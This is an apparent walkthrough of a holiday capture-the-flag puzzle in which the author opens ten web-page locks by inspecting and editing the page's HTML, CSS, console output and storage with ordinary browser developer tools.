
Let's move on to the next objective.




Let's head towards the sleigh shop and speak with Shinny Upatree.




Shinny says he knows who the villain is! He's written the name on a piece of paper and locked it in his crate. Let's see if we can open it. We can find the crate here: https://crate.elfu.org/



The "crate" has 10 locks that we have to open. Let's work on them one at a time. Here is the first lock:




We follow the hint by opening our web dev tools Inspector and scroll to the bottom where we see a code in the console.



Typing that code into the lock opens it:

Move to lock #2.




Following the hints, I printed the page to PDF and opened it:

The code is 019K41LP. Let's use it to unlock the lock.

Unlocked. Now move to lock #3.


Examining the network tab, we see several identical fetches of a PNG file. When we hover over one of them, we see the image:



Let's try that code.

Unlocked. Move to Lock #4.

Let's look in the storage tab.




It looks like the keyname is composed of unicode characters. The code is the data value LJYC030S.

Use that code to unlock the lock.


Unlocked. Move to lock #5.

With lock #5, You can actually see the lock and code in the same image:




The code is H8AUPAIJ. Use it to unlock the lock.

Unlocked. Move to lock #6




Looking in the Inspector, we can see that the computed CSS for the hologram div has a starting perspective of 15px.

Right-click on the hologram div in the inspector, then choose “use in console” to get a temp object. Then, in the console, edit the “style.perspective” property until the hologram is readable.




The code is 4MVJH9NR. Use it to unlock the lock.

Unlocked. Move to lock #7.




When we click on the instructions div in the inspector, we can see the “font-family” property in the computed CSS pane.



The code is the first font in the list, which is INQJM03C. Use it to unlock the lock.


Unlocked. Move to lock #8.



When we view the instructions in the inspector, we see that the word “eggs” is contained in its own span element. We can click on the event handlers button to view them.

There is one event handler tied to “spoil”. The source code has the code – VERONICA. Use it to unlock the lock.


Unlocked. Move to lock #9.



When we view the instructions in the inspector, we see that several of the words are contained in spans of the class chakra.


```
<div class="instructions">
    This
    <span class="chakra">next</span>
    code will be
    <span class="chakra">unredacted</span>
    , but
    <span class="chakra">only</span>
    <span class="chakra">when</span>
    all the
    <span class="chakra">chakras</span>
    are
    <span class="subtle">:</span>
    active.
```

When we select a span in the inspector pane, then choose the rules pane, we can then click on the ":hov" icon to reveal the pseudo classes. ":active" is a checkbox that we can check.




When ":active" is checked for the "next" span, a two-character code is revealed where the span is displayed:

Let's check the boxes to enable ":active" for each of the remaining chakra spans.



Put together, the code is 47Q0T1SN. Use that code to unlock the lock.


Unlocked. Move to lock #10.



Using the hint about checking the console for error output, we type in a dummy code and try the lock:

Now let's following the hint and look in the console.

Sure enough, we seem to be missing macaroni (whatever that means). Searching the inspector for the keyword "macaroni", we find a div with the class "component macaroni" in a previous lock section.



That seems to be the only div on the page with that class. Let's edit the HTML to move that div down into our final lock "li" element.

```
<li>
  ::marker
  <div class="component macaroni" data-code="A33"></div>
  <div class="lock c10">
    ::before
    <div class="cover">...</div>
    <input type="text" maxlength="8" data-id="10">
    <button class="switch" data-id="10"></button>
    <span class="led-indicator locked"></span>
    <span class="led-indicator unlocked"></span>
    ::after
  </div>
</li>
```

Now entering a test code does NOT generate macaroni errors in the console.

The original instructions tell us to “pop the cover and locate what’s missing”. In the inspector, we can put comment delimiters around the cover div to remove it from the HTML. When we do that, we see the PCB:

It looks like there are three areas on the board where PCB circuit paths are missing.

When we reposition the macaroni element inside the lock div (immediately) after the ::before element, the PCB image changes:

```
<div class="lock c10">
  ::before
  <!--<div class="cover"><button data-id="10">Unlock</button></div>-->
  <div class="component macaroni" data-code="A33"></div>
  <input type="text" maxlength="8" data-id="10">
  <button class="switch" data-id="10"></button>
  <span class="led-indicator locked"></span>
  <span class="led-indicator unlocked"></span>
  ::after
</div>
```

An image of a piece of macaroni appears in the location of one of the PCB blank spots (and we further note that the blank spot was actually in the shape of a macaroni).

